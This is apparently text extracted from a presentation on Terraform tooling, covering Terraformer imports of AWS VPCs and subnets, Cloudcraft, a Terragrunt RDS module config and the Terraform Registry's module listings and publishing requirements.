
A CLI tool that generates tf/json and tfstate files based on existing infrastructure (reverse Terraform)

```
$ terraformer import aws --resources=vpc,subnet
2020/05/02 20:56:49 aws importing default region
2020/05/02 20:56:49 aws importing... vpc
2020/05/02 20:56:56 Refreshing state... aws_vpc.tfer--vpc-002D-505d8d3b
2020/05/02 20:57:05 aws importing... subnet
2020/05/02 20:57:12 Refreshing state... aws_subnet.tfer--subnet-002D-d1bc47ba
2020/05/02 20:57:12 Refreshing state... aws_subnet.tfer--subnet-002D-0e487974
2020/05/02 20:57:12 Refreshing state... aws_subnet.tfer--subnet-002D-46a0390a
2020/05/02 20:57:19 aws Connecting....
2020/05/02 20:57:19 aws save vpc
2020/05/02 20:57:19 aws save tfstate for vpc
2020/05/02 20:57:19 aws save subnet
2020/05/02 20:57:19 aws save tfstate for subnet
```


Terraformer

```
$ cat generated/aws/subnet/variables.tf
data "terraform_remote_state" "vpc" {
  backend = "local"

  config = {
    path = "../../../generated/aws/vpc/terraform.tfstate"
  }
}
$ cat generated/aws/subnet/subnet.tf
resource "aws_subnet" "tfer--subnet-002D-0e487974" {
  assign_ipv6_address_on_creation = "false"
  cidr_block                      = "172.31.16.0/20"
  map_public_ip_on_launch         = "true"
  vpc_id                          = "${data.terraform_remote_state.vpc.outputs.aws_vpc_tfer--vpc-002D-505d8d3b_id}"
}
```

Blast Radius



Cloudcraft: Overview




Cloudcraft: Terraform


```
terraform {
  source = "git::git@github.com:terraform-aws-modules/terraform-aws-rds.git?ref=v2.14.0"
}

include {
  path = find_in_parent_folders()
}

###########################################################
# View all available inputs for this module:
# https://registry.terraform.io/modules/terraform-aws-modules/rds/aws/2.14.0?tab=inputs
###########################################################
inputs = {
  # The allocated storage in gigabytes
  # type: string
  allocated_storage = "5"
```

Registry: Providers

- Third-party providers must be manually installed



Registry: Modules



Modules

Modules are self-contained packages of Terraform configurations that are managed as a group.

FILTER BY Provider ☐ Verified

lb-http
google
Modular Global HTTP Load Balancer for GCE using...
Version 4.0.0 · By GoogleCloudPla...

vpc
aws
Terraform module which creates VPC resources on AWS
Version 2.33.0 · By terraform-aws-...

managed-instance-group
google
Modular Google Compute Engine managed instance group for...
Version 1.1.15 · By GoogleCloudPl...

lb-internal
google
Modular Internal Load Balancer for GCE using forwarding rules.
Version 2.1.0 · By GoogleCloudPla...

nat-gateway
google
Modular NAT Gateway on Google Compute Engine for Terraform.
Version 1.2.3 · By GoogleCloudPla...

loadbalancer
azurerm
Terraform Azure RM Module for Load Balancer
Version 1.2.1 · By Azure

Registry: Requirements

- **GitHub**. The module must be on GitHub and must be a public repo
- **Named** `terraform-<PROVIDER>-<NAME>`
- **Repository** description
- **Standard** module structure. The module must adhere to the standard module structure
- **x.y.z** tags for releases

Registry: Modules

```
module "vpc" {
  source  = "terraform-aws-modules/vpc/aws"
  version = "2.33.0" # optional
  # insert the 12 required variables here
}
```

End